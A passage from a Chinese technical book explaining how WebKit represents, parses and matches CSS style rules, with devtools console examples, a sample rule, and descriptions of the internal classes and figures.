4. 在控制台中输入 JavaScript 语句“document.styleSheets[0].disabled = true”，读者在浏览器中会发现“Test CCSOM2”变成绿色的了，这是因为将第一个样式表关闭了，所以它不再起作用了。
5. 尝试在开发者工具的控制台中输入如下 JavaScript 代码“document.styleSheets[1].cssRules[0].style.color = ‘gray’”，读者会看到所有字符都变成灰色的了，这是因为这条语句将第二个样式表中的第一个规则中的字体颜色设置成了灰色，浏览器即刻生效。

读者还可以在控制台中尝试一下其他的 JavaScript 语句，或者在更复杂一些的网页里面理解规则，这里只是描述基本原理。

6.2 CSS 解释器和规则匹配

在了解了 CSS 的基本概念之后，下面来理解 WebKit 如何来解释 CSS 代码并选择相应的规则。通过介绍 WebKit 的主要设施帮助理解 WebKit 的内部工作原理和机制。

6.2.1 样式的 WebKit 表示类

在 DOM 树中，CSS 样式可以包含在“style”元素中或者使用“link”来引用一个 CSS 文档。对于 CSS 样式表，不管是内嵌还是外部文档，WebKit 都使用 CSSStyleSheet 类来表示。图 6-5 描述了 WebKit 内部是如何表示 CSS 文档的。

一切的起源都是从 DOM 中的 Document 类开始。先看 Document 类之外的左上部分：包括一个 DocumentStyleSheetCollection 类，该类包含了所有 CSS 样式表；还包括 WebKit 的内部表示类 CSSStyleSheet，它包含 CSS 的 href、类型、内容等信息。

CSS 的内容就是样式信息 StyleSheetContents，包含了一个样式规则（StyleRuleBase）列表。样式规则被用在 CSS 的解释器的工作过程中。




图 6-5 CSS 的内部结构主要类和关系

下面的部分 WebKit 主要是将解释之后的规则组织起来，用于为 DOM 中的元素匹配相应的规则，从而应用规则中的属性值序列。这一过程的主要负责者是 StyleSheetResolver 类，它属于 Document 类，并包含了一个 DocumentRuleSets 类用来表示多个规则集合（RuleSet）。每个规则集合都是将之前解释之后的结果合并起来，并进行分类，例如 id 类规则、标签类规则等。至于为什么是多个规则集合，是因为这些规则集合可能源自于默认的规则集合（前面提到过 WebKit 使用默认的 CSS 样式信息），或者网页自定义的规则集合等。

下面让我们更进一步重点介绍样式规则。样式规则是解释器的输出结构，是样式匹配的输入数据。样式规则有很多类型，图 6-6 描述了这些类和继承关系。

- Style：这个是基本类型，大多数规则属于这个类型。
- Import：是 WebKit 中为了方便而引入的，其对应的是一个导入 CSS 文件的 Style 元素。

- Media：对应于 CSS 标准中的@media 类型。
- Fontface：CSS3 新引入的自定义字体的规则类型。
- Page：对应于 CSS 标准中的@page 类型。
- Keyframes：对应于 WebKit 中的@-webkit-key-frames 类型，可以用来定制特定帧的样式属性信息。
- Region：对 CSS 标准正在进行中的 Regions 的支持，这方便了开发者对页面进行分区域排版。




图 6-6　StyleRuleBase 和它的子类们

这些类基本上跟 CSS 的标准相对应，当然也有特例，那就是 StyleRuleImport，它是 WebKit 引入的一个新的类型，主要对应的是导入 CSS 文件的元素。

接下来剖析规则的内部是如何组成和表示的。图 6-7 描述的是一个 CSS 规则（从示例代码 6-1 中获取）和 WebKit 的内部结构表示类。

首先最外层的是样式规则，通常一个样式表可能包括一个或者多个样式规则，这里描述的样式规则对应于图 6-6 中的 StyleRule 类。

然后是选择器部分，图的上半部分是一个选择器列表，这在现实中是比较常见的，因为选择的条件可能有多个。举个例子，“a[class=abc]”其实是两个选择器合起来的，第一个是“a”，它是一个标签选择器；第二个是“[class=abc]”，它是一个属性选择器。这两个选择器合起来的含义就是匹配元素是“a”的标签并且它的类别为

“abc”。选择器在 WebKit 的内部表示是 CSSSelector 类。在规则中，CSSSelector 类使用一个对象列表来表示它们。

```
4           div  /* 选择器 */
5           {
6               position: absolute; /* 位置 */
7               top: 200px; /* 坐标 */
8               left: 200px; /* 坐标 */
9               width: 200px; /* 宽度 */
10              height: 20px; /* 高度 */
11              background-color: #efefef; /* 背景色 */
12              color: green; /* 颜色 */
13              border:2px solid black; /* 边框 */
14              padding: 20px 20px 40px 40px; /* 填充大小 */
15              opacity: 0.5;
16              -webkit-transform:rotate2(10deg); /* WebKit内核支持的变换属性 */
17          }
```




图 6-7 CSS 样式规则和 WebKit 的内部结构表示类

最后是这个规则对应的属性集合 CSSPropertySet。WebKit 使用了一些类来分别表示属性名字 CSSPropertyID[1]、属性值 CSSValue。图 6-7 清晰地描述了它们的结构。

6.2.2 解释过程

CSS 解释过程是指从 CSS 字符串经过 CSS 解释器处理后变成渲染引擎的内部规

[1] 为了考虑效率，属性名的字符串会被转换成 ID。

则表示的过程。在 WebKit 中，这一过程如图 6-8 所示。




图 6-8 CSS 解释器的工作过程

这一过程并不复杂，基本的思想是由 CSSParser 类负责。CSSParser 类其实也是桥接类，实际的解释工作是由 CSSGrammer.y.in 来完成。CSSGrammer.y.in 是 Bison 的输入文件，Bison 是一个生成解释器的工具。Bison 根据 CSSGrammer.y.in 生成 CSS 解释器——CSSGrammer 类。当然 CSSGrammer 类需要调用 CSSParser 类来处理解释结果，例如需要使用 CSSParser 类创建选择器对象、属性、规则等。

图 6-8 描述的正是这一过程。当 WebKit 需要解释 CSS 内容的时候，它调用 CSSParser 对象来设置 CSSGrammer 对象等，解释过程中需要的回调函数由 CSSParser 来负责处理，最后 WebKit 将创建好的结果直接设置到 StyleSheetContents 对象中，这一过程显得直接而且简单。

在解释网页中自定义的 CSS 样式之前，实际上 WebKit 渲染引擎会为每个网页设置一个默认的样式，这决定了网页所没有设置的元素属性及其属性默认值和将要显示的效果。一般来讲，不同的 WebKit 移植可以设置不同的默认样式。下面是 Chrome

浏览器使用的默认样式，这些样式决定了默认的网页显示效果。

"html,body,div{display: block} head{display: none} body{margin: 8px} div:focus, span:focus{outline:auto 5px -webkit-focus-ring-color} a:-webkit-any-link{color:-webkit-link; text-decoration:underline} a:-webkit-any-link:active{color:-webkit-activelink}"

6.2.3 样式规则匹配

样式规则建立完成之后，WebKit保存规则结果在DocumentRuleSets对象类中。当DOM的节点建立之后，WebKit会为其中的一些节点（只限于可视节点，在第7章中介绍）选择合适的样式信息。根据前面的描述，这些工作都是由StyleResolver来负责的。当然，实际的匹配工作还是在DocumentRuleSets类中完成的。

图6-9描述了参与样式规则匹配的WebKit主要相关类。基本的思路是使用StyleResolver类来为DOM的元素节点匹配样式。StyleResolver类根据元素的信息，例如标签名、类别等，从样式规则中查找最匹配的规则，然后将样式信息保存到新建的RenderStyle对象中。最后，这些RenderStyle对象被RenderObject类所管理和使用。




图6-9 CSS样式规则匹配使用的主要WebKit类

规则的匹配则是由ElementRuleCollector类来计算并获得，它根据元素的属性等信息，并从DocumentRuleSets类中获取规则集合，依次按照ID、类别、标签等选择器信息逐次匹配获得元素的样式。那么具体的过程如何呢？图6-10为我们描述了WebKit如何为HTML元素获取样式并从规则集合中匹配的过程。

首先，当WebKit需要为HTML元素创建RenderObject类的时候，首先StyleResolver类负责获取样式信息，并返回RenderStyle对象，RenderStyle对象包含

了匹配完的结果样式信息。




图 6-10　为 HTML 元素获取样式和 WebKit 的样式规则匹配过程

其次，根据实际需求，每个元素可能需要匹配不同来源的规则，依次是用户代理（浏览器）规则集合、用户规则集合和 HTML 网页中包含的自定义规则集合。这三个规则的匹配方式是类似的，这里是以自定义规则的匹配为例加以说明的。

再次，对于自定义规则集合，它先查找 ID 规则，检查有无匹配的规则，之后依次检查类型规则、标签规则等。如果某个规则匹配上该元素，WebKit 把这些规则保存到匹配结果中。

最后，WebKit 对这些规则进行排序。对于该元素需要的样式属性，WebKit 选择从高优先级规则中选取，并将样式属性值返回。

